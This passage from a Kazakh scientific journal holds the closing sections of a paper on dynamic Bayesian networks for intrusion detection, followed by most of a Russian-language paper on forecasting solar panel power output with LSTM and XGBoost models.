Қорытынды. Бұл мақалада Байес жүйелерінің сипаттамалары талданды. Динамикалық Байес желілерін қолдану негізінде желілік интрузияларды анықтауда қолданылатын ықтималдық модельдерді қолдану қажеттіліктері мен ерекшеліктері атап өтілді. Зерттеудің теориялық талдауы, әсіресе динамикалы өзгеретін желілік орталарда желіге енуді анықтау контекстінде динамикалық Байес желілерінің ықтимал артықшылықтарын ашады. Дегенмен, мәліметтерді қорытындылау тек теориялық аспектілерді талдауға негізделгенін және практикалық сынақтар-

ды өткізу осы зерттеуді дамытудың келесі қадамы екенін атап өткен жөн.

Қорытындылай келе, теориялық зерттеуде динамикалық Байес желісі киберқауіпсіздік саласындағы рұқсатсыз енуді анықтаудың оңтайлы құралы ретінде қарастыруға мүмкіндік береді. Дегенмен, зерттеушілер мен инженерлер желіге енуді анықтау үшін DBN қолданатын әртүрлі әдістер мен модельдерді әзірлеуде. Қарастырылған модельдер киберқауіпсіздік жүйелерінде енуді анықтау және ықтимал қауіптерді азайту қабілетін көрсетеді.

Жұмыс ал-Фараби атындағы ҚазҰУ жанындағы Математика және механика ҒЗИ қаражаты және АР19678157 жобасы бойынша 2023-2025 жылдарға арналған ғылыми зерттеулерді гранттық қаржыландыру есебінен орындалды.

Литература

- 1.L.Buczak, E.Guven. A survey of data mining and machine learning methods for cyber security intrusion detection, IEEE Communications Surveys & Tutorials, 2016. - Vol. 18, -No. 2.- pp.1153-1176.
- 2.М.М.Путятю,А.С.Макарян.Кибербезопасность как неотъемлемый атрибут многоуровневого защищенного киберпространства / М.М. Путятю, А.С. Макарян // Прикаспийский журнал: управление и высокие технологии, 2020. -№ 3(51).- стр. 94-102.
- 3.H.Shapoorifard, P. Shamsinejad. A Novel Cluster-based Intrusion Detection Approach Integrating Multiple Learning Techniques. International Journal of Computer Applications, 2017.-Vol. 166.-No.3.- pp. 13-16.
- 4.Трухан С.В., Бидюк П.И. Применение сетей Байеса к построению моделей оценки риска актуарные процессов. ScienceRise, 2016.-Т.8.- № 2(25).-стр.6-14. DOI: 10.15587/2313-8416.2016.74962
- 5.З.Гахрамани. Изучение динамических байесовских сетей. Конспект лекций по информатике, 2017.- стр.168-197. CiteSeerX 10.1.1.56.7874.doi:10.1007/ BFb0053999. ISBN 978-3-540-64341-8 .
6. Thomas Dean, Keiji Kanazawa. A model of causal reasoning and robustness. Computational Intelligence, 2019. -Vol. 5.- pp. 142-150.
- 7.N.Friedman, K. Murphy, S. Russell. Learning the structure of dynamic probabilistic networks. UAI'98, 2018. - pp.139-147. CiteSeerX 10.1.1.1.75.2969
- 8.G.Tandon, P. Chan. Learning useful system call attributes for anomaly detection. In The Florida Artificial Intelligence Research Society Conference, 2015. - pp. 405-410.
- 9.D.Yeung, Y. Ding. User profiling for intrusion detection using dynamic and static behavioral models. Advances in Knowledge Discovery and Data Mining, 2017.- pp. 494-505.

References

- 1.L.Buczak, E.Guven. A survey of data mining and machine learning methods for cyber security intrusion detection, IEEE Communications Surveys & Tutorials, 2016. - Vol. 18, -No. 2.- pp.1153-1176. [in Eng.].
- 2.М.М.Путятю,А.С.Макарян.Кибербезопасность как неотъемлемый атрибут многоуровневого защищенного киберпространства / М.М. Путятю, А.С. Макарян // Прикаспийский журнал: управление и высокие технологии, 2020. -№ 3(51).- стр. 94-102. [in Russian].
- 3.H.Shapoorifard, P. Shamsinejad. A Novel Cluster-based Intrusion Detection Approach Integrating Multiple Learning Techniques. International Journal of Computer Applications, 2017.-Vol. 166.-No.3.- pp. 13-16 (.) [in Eng.].
- 4.Truhan S.V., Bidjuk P.I. Primenenie setej Bajesa k postroeni. modelej ocenki riska aktuarnye processov. ScienceRise, 2016.-Т.8.- № 2(25).-стр.6-14. DOI: 10.15587/2313-8416.2016.74962 [in Russian].
- 5.Z.Gahramani. Izuchenie dinamicheskikh bajesovskih setej. Konspekt lekcij po informatike, 2017.- str.168-197. CiteSeerX 10.1.1.56.7874.doi:10.1007/ BFb0053999. ISBN 978-3-540-64341-8 [in Russian].
- 6.Thomas Dean, Keiji Kanazawa. A model of causal reasoning and robustness. Computational Intelligence, 2019. -Vol. 5.- pp. 142-150. [in Eng.].
- 6.Tomas Din, Kejdzhi Kanadzava. Model' rassuzhdenij o prichinno-sledstvennyh svjazjah i ustojchivosti. Computational Intelligence, 2019. -Vol. 5.- pp. 142-150. [in Eng.].
- 7.N.Friedman, K. Murphy, S. Russell. Learning the structure of dynamic probabilistic networks. UAI'98, 2018. - pp.139-147. CiteSeerX 10.1.1.1.75.2969. (in Eng.)
- 8.G.Tandon, P. Chan. Learning useful system call attributes for anomaly detection. In The Florida Artificial Intelligence Research Society Conference, 2015. - pp. 405-410. [in Eng.].
- 9.D.Yeung, Y. Ding. User profiling for intrusion detection using dynamic and static behavioral models. Advances in Knowledge Discovery and Data Mining, 2017.- pp. 494-505.[in Eng.].

Авторлар туралы мәліметтер

Зиятбекова Г.З. - PhD, әл-Фараби атындағы Қазақ ұлттық университетінің доцент м.а., Алматы, Қазақстан, e-mail: ziyatbekova@mail.ru;

Сағдатова Р.Е. - әл-Фараби атындағы Қазақ ұлттық университетінің магистранты, Алматы, Қазақстан, e-mail: rsagdatova@gmail.com;

Даркенбаев Д.К. - PhD, әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан, e-mail: dauren.kadyrovich@gmail.com;

Майлыбаева А.Д. - физика математика ғылымдарының кандидаты, Халел Досмұхамедов атындағы Атырау университеті Информатика кафедрасының қауымдастырылған профессоры, Атырау, Қазақстан, e-mail: mjka@mail.ru;

Абдукадыров Д.С. - «Тұран» университетінің магистранты, Алматы, Қазақстан, e-mail:22231307@turand.edu.kz;

Бейсенбаев Н.Ж. - әл-Фараби атындағы Қазақ ұлттық университетінің магистранты; Алматы, Қазақстан, e-mail: beisenbayeff.nursultan@gmail.com

Information about the authors

Ziyatbekova G.Z.- PhD, Acting Associate Professor Al-Farabi Kazakh National University; e-mail: ziyatbekova@mail.ru;

Sagdatova R.E. - graduate student at Al-Farabi Kazakh National University; e-mail: rsagdatova@gmail.com;

Darkenbayev D.K.- PhD, Al-Farabi Kazakh National University, e-mail: dauren.kadyrovich@gmail.com;

Mailybayeva A.D.-Candidate of Physical and Mathematical Sciences; Associate Professor of the Department of Informatics of the Atyrau University named after Kh. Dosmukhamedov, e-mail: mjka@mail.ru;

Abdukadyrov D.C. - graduate student at Turan University; 22231307@turand.edu.kz;

Beisenbayev N.Zh.- graduate student at Al-Farabi Kazakh National University, e-mail: beisenbayeff.nursultan@gmail.com

ПРОГНОЗИРОВАНИЕ ВЫХОДНОЙ МОЩНОСТИ ФОТОЭЛЕКТРИЧЕСКОЙ СИСТЕМЫ НА ОСНОВЕ НЕЙРОННЫХ СЕТЕЙ

Н.Б. Құттыбай*, Ш.Б. Айтбекова, Н.Ж. Қошқарбай, А.Б. Болатбек, Б.Н. Жоламанов

Казахский Национальный Университет имени аль-Фараби, Алматы, Казахстан,

e-mail: nurjigit.10.93@gmail.com

В данном исследовании был сосредоточен акцент на повышении эффективности прогнозирования мощности фотоэлектрических систем. Этот аспект играет важную роль в управлении и мониторинге таких систем, особенно в современном контексте увеличения доли возобновляемых источников энергии. Для достижения этой цели были применены два широко используемых метода машинного обучения: LSTM (Long Short-Term Memory) и XGBoost (Extreme Gradient Boosting), которые были тщательно настроены путем оптимизации их гиперпараметров. LSTM представляет собой разновидность рекуррентной нейронной сети, специально созданной для анализа последовательных данных, в то время как XGBoost использует ансамбль деревьев решений и метод градиентного бустинга. Осуществление настройки гиперпараметров для каждой из нейронных сетей было ключевым этапом в достижении поставленной цели. Была проведена оценка эффективности прогнозирования с использованием различных метрик, таких как средняя абсолютная ошибка (MAE), коэффициент детерминации (R^2) и квадратный корень из среднеквадратической ошибки (RMSE), на основе данных, собранных за один день. Полученные результаты подтвердили высокую точность обеих моделей, причем XGBoost продемонстрировал впечатляющие показатели R^2 в 0,99 для прогнозирования мощности и R^2 в 0,97 для прогнозирования излучения. Однако LSTM также показала хорошие результаты, что свидетельствует о ее перспективности в данной области и подтверждает ее эффективность. Полученные данные подчеркивают значимость выбранных методов в предсказании мощности фотоэлектрических систем. Разработанная система прогнозирования обеспечивает высокую стабильность и достоверность прогнозов, что является критически важным для эффективного управления и оптимизации работы таких систем в условиях переменных погодных и операционных сценариев.

Ключевые слова: прогнозирование, машинное обучение, солнечная энергетика, архитектура нейронной сети, коэффициент детерминации, среднеквадратическая ошибка.

FORECASTING THE OUTPUT POWER OF A PHOTOVOLTAIC SYSTEM BASED ON NEURAL NETWORKS

N. Kuttybay*, Sh. Aitbekova, N. Koshkarbay, A. Bolatbek, B. Zholamanov

Al-Farabi Kazakh National University, Almaty, Kazakhstan

e-mail: nurjigit.10.93@gmail.com

This study focused on improving the power forecasting performance of PV systems. This aspect plays an important role in the management and monitoring of such systems, especially in the modern context of increasing the share of renewable energy sources. To achieve this goal, two widely used machine learning methods were applied: LSTM (Long Short-Term Memory) and XGBoost (Extreme Gradient Boosting), which were carefully tuned by optimizing their hyperparameters. LSTM is a type of recurrent neural network specifically designed for analyzing sequential data, while XGBoost uses an ensemble of decision trees and a gradient boosting technique. Tuning the hyperparameters for each of the neural networks was a key step in achieving the goal. The forecasting performance was assessed using various metrics such as mean absolute error (MAE), coefficient of determination (R^2) and square root of root mean square error (RMSE) based on data collected in one day. The results confirmed the high accuracy of both models, with XGBoost achieving an impressive R^2 of 0.99 for power prediction and an R^2 of 0.97 for radiation prediction. However, LSTM also showed good results, which shows its promise in this field and confirms its effectiveness. The findings highlight the significance of the selected methods in predicting

the power of photovoltaic systems. The developed forecasting system provides high stability and reliability of forecasts, which is critical for effective management and optimization of the operation of such systems under variable weather and operational scenarios.

Keywords: forecasting, machine learning, solar energy, neural network architecture, coefficient of determination, root mean square error.

ФОТОЭЛЕКТРЛІК ЖҮЙЕНІҢ ШЫҒЫС ҚУАТЫН НЕЙРОНДЫҚ ЖЕЛІЛЕР НЕГІЗІНДЕ БОЛЖАУ

Н.Б. Құттыбай*, Ш.Б. Айтбекова, Н.Ж. Қошқарбай, А.Б. Болатбек, Б.Н. Жоламанов

әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан

e-mail: nurjigit.10.93@gmail.com

Зерттеу жұмысында фотоэлектрлік жүйелердің қуатын болжау тиімділігін арттыруға баса назар аударылды. Бұл аспект мұндай жүйелерді басқаруда және бақылауда, әсіресе жаңартылатын энергия көздерінің үлесін арттырудың қазіргі жағдайында маңызды рөл атқарады. Осы мақсатқа жету үшін машиналық оқытудың екі әдісі қолданылды: LSTM (Long Short-Term Memory) және XGBoost (Extreme Gradient Boosting), сондай-ақ, олардың гиперпараметрлері мұқият конфигурациялану арқылы оңтайландырылған. LSTM - дәйекті деректерді талдау үшін арнайы жасалған қайталанатын нейрондық желінің бір түрі, ал XGBoost шешім ағаштары ансамблі мен градиентті күшейту әдісін пайдаланады. Нейрондық желілердің әрқайсысы үшін гиперпараметрлерді дұрыс таңдау арқылы зерттеу жұмысының мақсаты орындалды. Бір күндік тәжірибелік мағлұматтар нәтижесінде орташа абсолютті қате (MAE), детерминация коэффициенті (R^2) және орташа квадраттық қатенің квадрат түбірі (RMSE) сияқты әртүрлі көрсеткіштерді қолдана отырып, болжау тиімділігіне бағалау жүргізілді. Нәтижелер екі модельдің де жоғары дәлдігін растады, XGBoost қуатты болжау үшін R^2 мәні 0,99-да және сәулеленуді болжау үшін R^2 0,97-де әсерлі көрсеткіштерді көрсетті. Дегенмен, LSTM-де жақсы нәтиже көрсетті, бұл оның осы саладағы перспективасын көрсетеді және оның тиімділігін растайды. Фотоэлектрлік жүйелердің қуатын болжауда таңдалған әдістердің маңыздылығын алынған нәтижелер айқын көрсетеді. Әзірленген болжау жүйесі болжамдардың жоғары тұрақтылығы мен сенімділігін қамтамасыз ете отырып, өзгермелі ауа-райы мен жүйенің әртүрлі сценарийлері жағдайында фотоэлектрлік жүйелердің жұмысын тиімді басқару және оңтайландыру үшін өте маңызды.

Түйін сөздер: болжау, машиналық оқыту, күн энергетикасы, нейрондық желі архитектурасы, детерминация коэффициенті, күн панелінің шығыс қуаты, орташа квадраттық қателік.

Введение. В условиях прогнозируемого увеличения потребления электроэнергии, ограниченности ископаемых топлив и ухудшения климатических условий, вызванных выбросами парниковых газов, производство возобновляемой энергии становится неотъемлемым компонентом решения современных проблем в области энергетики. Особое внимание уделяется развитию производства солнечной фотоэлектрической (PV) энергии, представляющей собой важный шаг в переходе к устойчивой и эффективной энергетической системе [1].

Для обеспечения высокой эффективности интеграции солнечной энергии в традиционные энергосистемы необходимо решить комплекс проблем, связанных с переменностью метеорологических параметров в фотоэлектрической генерации, преимущественно обусловленной воздействием динамики облаков. Эта временная неустойчивость в процес-

се фотоэлектрической генерации оказывает существенное воздействие на баланс спроса и предложения, критически важный для обеспечения стабильности энергосистемы [2], сопровождается воздействием на функционирование рынков электроэнергии и увеличением дополнительных производственных затрат [3]. В свете этой проблематики операторы систем передачи и распределения электроэнергии выражают требование о снижении уровня неопределенности в области возобновляемых источников энергии перед последующим увеличением их доли, нацеленным на обеспечение стойкости и устойчивости энергосистемы [4].

В последние годы исследователи предложили разнообразные стратегии для снижения уровня неопределенности в области возобновляемых источников энергии. К примеру, комбинирование крупных возобновляемых генераторов с системами хранения

энергии [5], формирование ансамблей из небольших возобновляемых генераторов [6] и повышение точности прогнозирования с применением более сложных методов [7]. В контексте крупных возобновляемых генераторов предлагается внедрение масштабных систем хранения, таких как батареи, для обеспечения стабильности традиционных энергосистем в случае непредвиденных сбоев в производстве электроэнергии. Концепция виртуальной электростанции, объединяющая различные технологии возобновляемых источников энергии, основана на предположении, что при метеорологических изменениях те генераторы, которые временно не могут поставлять энергию, могут быть компенсированы работой других, повышая вероятность удовлетворения потребности в энергии [5,6].

Необходимо подчеркнуть, что хотя системы хранения энергии и виртуальные электростанции способны сглаживать уровень неопределенности в возобновляемых источниках энергии, их реакция не мгновенна. В связи с этим многие исследования поддерживают идею разработки прогнозируемых моделей, использующих различные методы, такие как анализ изображений неба или применение искусственного интеллекта, для дополнительного снижения уровня неопределенности в возобновляемых источниках энергии [8].

Разработанные методы прогнозирования, связанные с метеорологическими параметрами, подразделяются по двум критериям. Первый критерий исследует предполагаемый горизонт прогнозирования, то есть временной интервал между текущим моментом и будущим эффектом прогноза [9]. Второй критерий анализирует предлагаемую технику прогнозирования системы. Согласно критерию горизонта прогнозирования, методы классифицируются следующим образом: внутрисуточное прогнозирование; внутрисуточное прогнозирование; прогнозирование на сутки вперед [10]. Внутрисуточное прогнозирование, также известное как "прогноз текущей погоды" [11], предсказывает состояние атмосферы от нескольких секунд до часа вперед [12]. Такие прогнозы используются для обеспечения стабильности основных энергетических сетей через диспетчеризацию вспомогательных услуг [13]. Прогнозы в течение дня обычно охватывают период от одного до шести часов вперед [14], и их результаты используются для обеспечения стабильности традиционных энергосистем в областях с высоким уровнем интеграции возобновляемых источников энергии [15]. В свою очередь, прогнозы на сутки вперед предсказывают

состояние атмосферы от шести до семидесяти двух часов вперед, чаще всего с почасовым разрешением [16]. Их результаты применяются для принятия решений, таких как определение обязательств подразделения или планирование резервирования мощности. Согласно второму критерию, разработанные методы прогнозирования классифицируются как физические, статистические модели или модели машинного обучения, в зависимости от используемого метода при создании прогнозного метода. Главной проблемой традиционных методов прогнозирования является то, что они прогнозируют только значения одной точки прогнозирования, что не представляет полной информации [17].

В существующих исследованиях активно используются прогностические модели, основанные на нейронных сетях, включая такие алгоритмы, как LSTM, CNN и XGBoost. Результаты исследований, представленные в работе [18] включают оценку моделей LSTM и CNN с использованием метрик MAE, RMSE и R^2 , продемонстрировавших значительные показатели точности с соответствующими значениями 0,37, 0,986 и 0,965. Другое исследование, представленное в статье [19] включает в себя сравнительный анализ алгоритмов LSTM и XGboost. Результаты подтверждают высокую эффективность алгоритмов LSTM и XGboost, выраженную показателями RMSE, MAE и R^2 в пределах 1,7-1,8, 0,88-1,01. Дополнительно, в работе [20] проведен анализ различных моделей машинного обучения, применяемых для прогнозирования энергии солнечных фотоэлектрических систем внутрисуточного диапазона. Этот анализ включает использование метрик RMSE, учитывая различные погодные условия и сезоны. В работе [21] проведено исследование, в рамках которого использовались модели LSTM, CNN, а также их гибридные варианты для выполнения краткосрочного прогнозирования мощности солнечных фотоэлектрических систем с использованием метода вариационной модовой декомпозиции. Эти работы в совокупности обеспечивают обширный обзор методов и результатов в области прогнозирования энергии с использованием нейронных сетей, а также выделяют перспективные направления исследований в данной области.

Все эти исследования занимают актуальную позицию в контексте современных вызовов, связанных с увеличением потребления электроэнергии, ограниченностью традиционных источников энергии и изменением климата. Развитие эффективных методов прогнозирования солнечной энергии представ-

ляет собой важный шаг в сторону создания устойчивой и эффективной энергетической системы.

Цель данного исследования заключается в разработке эффективного метода прогнозирования солнечной энергии с использованием алгоритмов нейронной сети. Для достижения поставленной цели исследования, направленного на разработку эффективного метода прогнозирования солнечной энергии с применением алгоритмов нейронной сети, были определены следующие задачи:

1. Проведение анализа и обработка экспериментальных данных о солнечном облучении и мощности солнечных панелей;
2. Получение прогнозируемых данных о производстве энергии фотоэлектрической системы путем обучения нейронных сетей на основе значений суточной солнечной радиации;
3. Оценка точности прогнозов прогностической способности нейронных сетей посредством вычисления показателей RMSE, MAE и R^2 .

В результате проведенного исследования были получены и оценены прогнозируемые данные по производству энергии фотоэлектрической системы. Применение нейронной сети в данном контексте открывает новые перспективы для улучшения точности прогнозов, что имеет ключевое значение для обеспечения стабильности энергосистемы.

Материалы и методы. Ключевым элементом предлагаемой системы является прогнозирование выходных данных мощности, генерируемой солнечными панелями. Сравнение двух методов машинного (RNN, Decisiontree) обучения для прогнозирования в различных погодных условиях показывает, что применение машинного обучения является более оптимальным и универсальным в данном контексте. Прогнозирование суточной солнечной радиации в ясные дни представляет собой более простую задачу, но при резких изменениях погоды требуется использование временных рядов и сложных методов стохастического прогнозирования. Рекуррент-

ные нейронные сети (Recurrentneuralnetwork RNN) эффективны для прогнозирования данных временных рядов, но могут столкнуться с трудностью сохранения информации в течение длительного времени. Для решения этой проблемы применяются сети с длительной кратковременной памятью, использующие специальные скрытые блоки для эффективного запоминания входных данных в течение продолжительного периода. LSTM это особая разновидность архитектуры RNN.

На рисунке 1 представлена архитектура ячейки долгой краткосрочной памяти (LongShort-TermMemory LSTM). Здесь каждая стрелка представляет собой вектор. $C_{(t-1)}$ обозначает вход из ячейки памяти в момент времени t , x_t - вход в момент времени t , а h_t - выход в момент времени t , который передается как на выходной слой, так и на скрытый слой в следующий момент. Ячейка включает в себя 5 точечных операций, из которых 3 помечены как "x", одна - как "+", а последняя - как "tanh". Фильтры (фильтр забывания, фильтр памяти и выходной фильтр), обозначенные как "x", представляют точки, в которых они могут быть открытыми, закрытыми или открытыми в течение некоторого времени. Например, фильтр забывания в верхнем левом углу, фильтр памяти в центре и выходной фильтр в правой части диаграммы управляются операциями слоев σ (фиолетовые сигмовидные прямоугольники). В зависимости от решения функции активации сигмовидной функции фильтр забывания (в диапазоне от 0 до 1) фильтр может быть полностью открытым, закрытым или открытым частично. Если он открыт, память свободно перемещается из $C_{(t-1)}$ в C_t . Если он закрыт, память отключена, и возможно, будет добавлена новая память при другой точечной операции. Символ "+" представляет собой T-образное соединение, через которое проходит память. Дополнительная память может быть добавлена при этом соединении, если фильтр памяти открыт. "tanh" отвечает за преобразование значения в диапазоне от -1 до 1 по математическим причинам.




Рис.1 - Архитектура ячейки долгой краткосрочной памяти(LSTM)

Основные математические выражения, применяемые в структуре LSTM, могут быть представлены следующим образом:

$$f_t = \sigma(w_f * [h_{t-1}, x_t] + b_f) \quad (1)$$

$$i_t = \sigma(w_i * [h_{t-1}, x_t] + b_i) \quad (2)$$

$$g_t = \tanh(w_g * [h_{t-1}, x_t] + b_g) \quad (3)$$

$$c_t = f_t * c_{t-1} + i_t * g_t \quad (4)$$

$$o_t = \sigma(w_o * [h_{t-1}, x_t] + b_o) \quad (5)$$

$$h_t = o_t * \tanh(c_t) \quad (6)$$

В данном контексте, обозначения i_t , f_t , g_t и o_t представляют соответственно входное значение элемента управления, выходное значение элемента забывания, выходные данные обновления и значение открытого элемента управления. Параметры w и b обозначают весовые матрицы и векторы смещения соответственно.

Каждый слой в нейронной сети оборудован ограниченным числом узлов, связанных синаптическими весами, которые подвергаются коррекции в процессе обучения модели для уменьшения ошибок. Каждый слой функционально иницирован соответствующей функцией. На каждом узле вычисляется взвешенная сумма, после чего результат передается через функцию активации для получения выходных данных. Прямое распространение прогнозируемых выходных данных осуществляется для вычисления функции затрат. На последующем этапе оптимизаторы применяются для уменьшения ошибки путем коррекции весов узлов.

Воздействие на точность модели долгой краткосрочной памяти (LSTM) зависит не только от объема обучающих данных, но также от архитектуры сети, гиперпараметров и используемых оптимизаторов.

Другой метод прогнозирования может быть реализован с использованием регрессии на основе деревьев решений. Этот метод обычно оказывается менее эффективным по сравнению с рекуррентными нейронными сетями (RNN), однако применение метода градиентного бустинга позволяет улучшить качество прогнозов путем создания

ансамбля более слабых моделей. В качестве одного из таких методов можно выделить XGBoost (eXtremeGradientBoosting). XGBoost представляет собой алгоритм классификации и регрессии, основанный на градиентном бустинге деревьев решений. Этот метод иницирует определенное количество слабых учащихся, в основном представленных деревьями классификации и регрессии, для обучения уязвимых учащихся. После завершения обучения, XGBoost выполняет взвешенное суммирование результатов, создавая окончательную модель регрессии.

Процесс построения модели включает последовательное добавление новых учащихся, ориентированных на остаточные ошибки, полученные на предыдущих этапах слабого обучения. Каждый новый учащийся строится на основе градиента с целью минимизации общей ошибки модели. Этот градиентный подход обеспечивает постепенное улучшение качества модели регрессии и повышение ее прогностической способности в контексте прогнозирования солнечной энергии.

XGBoost выделяется среди других алгоритмов благодаря множеству улучшений. Он применяет разложение Тейлора второго порядка для оптимизации функции потерь, что способствует более эффективному обучению. Кроме того, XGBoost поддерживает выборочное использование столбцов данных, что помогает предотвратить переобучение и снизить объем вычислений.

Особенностью XGBoost является также его стратегия по управлению скоростью обучения после каждой итерации. Алгоритм распределяет скорость обучения среди листовых узлов, уменьшает вес каждого дерева и создает пространство для последующего улучшения. Эти меры способствуют более устойчивому и эффективному процессу обучения, делая XGBoost мощным инструментом для задач прогнозирования и классификации.

Предположим, что набор данных обучающей выборки D , а также выборка x_i и метка класса y_i в нем выражаются как:

$$D = \{(x_1, y_1), (x_2, y_2) \dots (x_n, y_n)\} \quad (7)$$

$$y_i = \sum_{k=1}^k f_k(x_i), f_k \in F \quad (8)$$

Здесь, $f_k(x_i)$ дискриминантная функция k -го дерева по отношению k_i -м данным, а F - надежная мо-

дель интеграции k моделей дерева решений.

На рисунке 2 демонстрируется, что XGBoost представляет собой усовершенствованную древовидную модель. Изначальное дерево делает предсказание, затем оценивает разницу между этим предсказанием и реальным значением, и, наконец, добавляет новое дерево для изучения этой разницы. Таким образом, модель последовательно корректирует свои предсказания, учитывая дополнительные деревья, что способствует улучшению ее точности и способности адаптироваться к сложным зависимостям

в данных.

В данном исследовании для обучения нейронных сетей используются данные о мощности солнечной панели в качестве входных параметров. Эти параметры представляют собой ключевые переменные, используемые в процессе обучения модели. Анализ взаимодействия между мощностью панели и солнечной радиацией позволяет разработать эффективные стратегии прогнозирования и управления энергетическими системами.




Рис. 2 - Архитектура XGBoost

Модель точечного прогнозирования XGBoost использует соответствующие факторы, влияющие на солнечное излучение, в качестве входных данных. Эти данные применяются для генерации детерминированного прогноза солнечной энергии на будущее. Параллельно с этим, ядерная оценка плотности преобразует результаты XGBoost в плотности вероятности и формирует интервалы прогнозирования с различными уровнями уверенности. Таким образом, модель комбинирует точечные прогнозы с распределением вероятностей, что позволяет предсказывать не только средние значения, но и оценивать степень неопределенности в прогнозах солнечной энергии.

При оценке детерминированного прогноза основное внимание уделяется средней абсолютной ошибке и среднеквадратической ошибке. Для оценки результатов детерминированного прогноза используются следующие метрики:

$$MAE = \frac{1}{n} \sum_{i=1}^n |y_i - \hat{y}_i| \quad (9)$$

$$RMSE = \sqrt{\frac{1}{n} \sum_{i=1}^n (y_i - \hat{y}_i)^2} \quad (10)$$

Здесь, y_i - истинное значение, а \hat{y}_i это прогнозируемое значение. n - количество выборок.

RMSE(RootMeanSquaredError) отражает среднеквадратичное отклонение между прогнозируемыми и фактическими значениями, служа ключевым показателем точности модели. Этот параметр, выраженный в единицах целевой переменной, количественно измеряет степень отклонения прогнозов от реальных данных, подчеркивая важность минимизации этого отклонения для достижения высокой точности.

MAE(MeanAbsoluteError) представляет абсолютное среднее отклонение между прогнозами и фактическими значениями. Игнорируя направление ошибки, эта метрика предоставляет простую интерпретацию средней величины ошибок модели, что полезно для выявления особенностей ошибок без учета их знака.

Коэффициент детерминации R^2 является индикатором объясняющей силы модели, измеряя долю объясненной дисперсии зависимой переменной.

Близость значения R^2 к 1 свидетельствует о высокой предсказуемости модели, указывая на успешное объяснение изменчивости целевой переменной.

Эти показатели, играя фундаментальную роль в оценке моделей прогнозирования, обеспечивают научное обоснование их эффективности и применимости в реальных условиях. Модели были полностью разработаны на языке программирования Python с использованием библиотеки TensorFlow.



Рис. 3 - Экспериментальная установка фотоэлектрической системы

На рисунке 3 представлена экспериментальная установка, состоящая из солнечной панели и датчика радиации. Полученные данные были автоматически обработаны и переданы через беспроводную сеть к персональному компьютеру для последующего хранения и анализа.

Результаты и обсуждения. Эксперименты были реализованы на территории Казахского национального университета имени Аль-Фараби в городе Алматы с использованием стационарной фотоэлектрической установки. Основной целью исследования было измерение выходных параметров фотоэлектрической системы в различных метеорологических условиях. Фотоэлектрическая панель была установлена на металлическом каркасе под оптимальным углом в 45 градусов к горизонту. Изме-

нение проводилось в интервале каждые 10 минут с 09:00 до 18:00 в день с переменной облачностью.

Приложения, направленные на прогнозирование выходной мощности фотоэлектрических систем, особенно в контексте краткосрочного предсказания (например, за 24 часа вперед), могут быть разделены на две основные категории. Первая - это метод прогнозирования, опирающаяся на интенсивность солнечной радиации. Другой метод заключается в прямом предсказании выходной мощности фотоэлектрической системы.

На рисунке 4 изображено суточное динамическое изменение солнечной радиации. Значения солнечного излучения были измерены с использованием пиранометра RK200-03. Интенсивность солнечной радиации подвержена воздействию различ-

ных факторов, включая степень облачности, освещенность, метеорологические параметры и зенитный угол солнца.




Рис.4 - Изменение солнечной радиации в течение времени

На рисунке 5 представлена динамика изменения выходных электрических величин солнечной панели в течение временного интервала с 9:00 до 18:00. График наглядно иллюстрирует динамику мощности солнечной панели, подчеркивая максимальное значение в утренний период и минимальное значение

в вечерний период. В часы утра отмечается пиковая активность, достигая максимальной мощности в 9:30. В то время как в вечерний период, после 17:40, отмечается минимальное значение мощности панели.

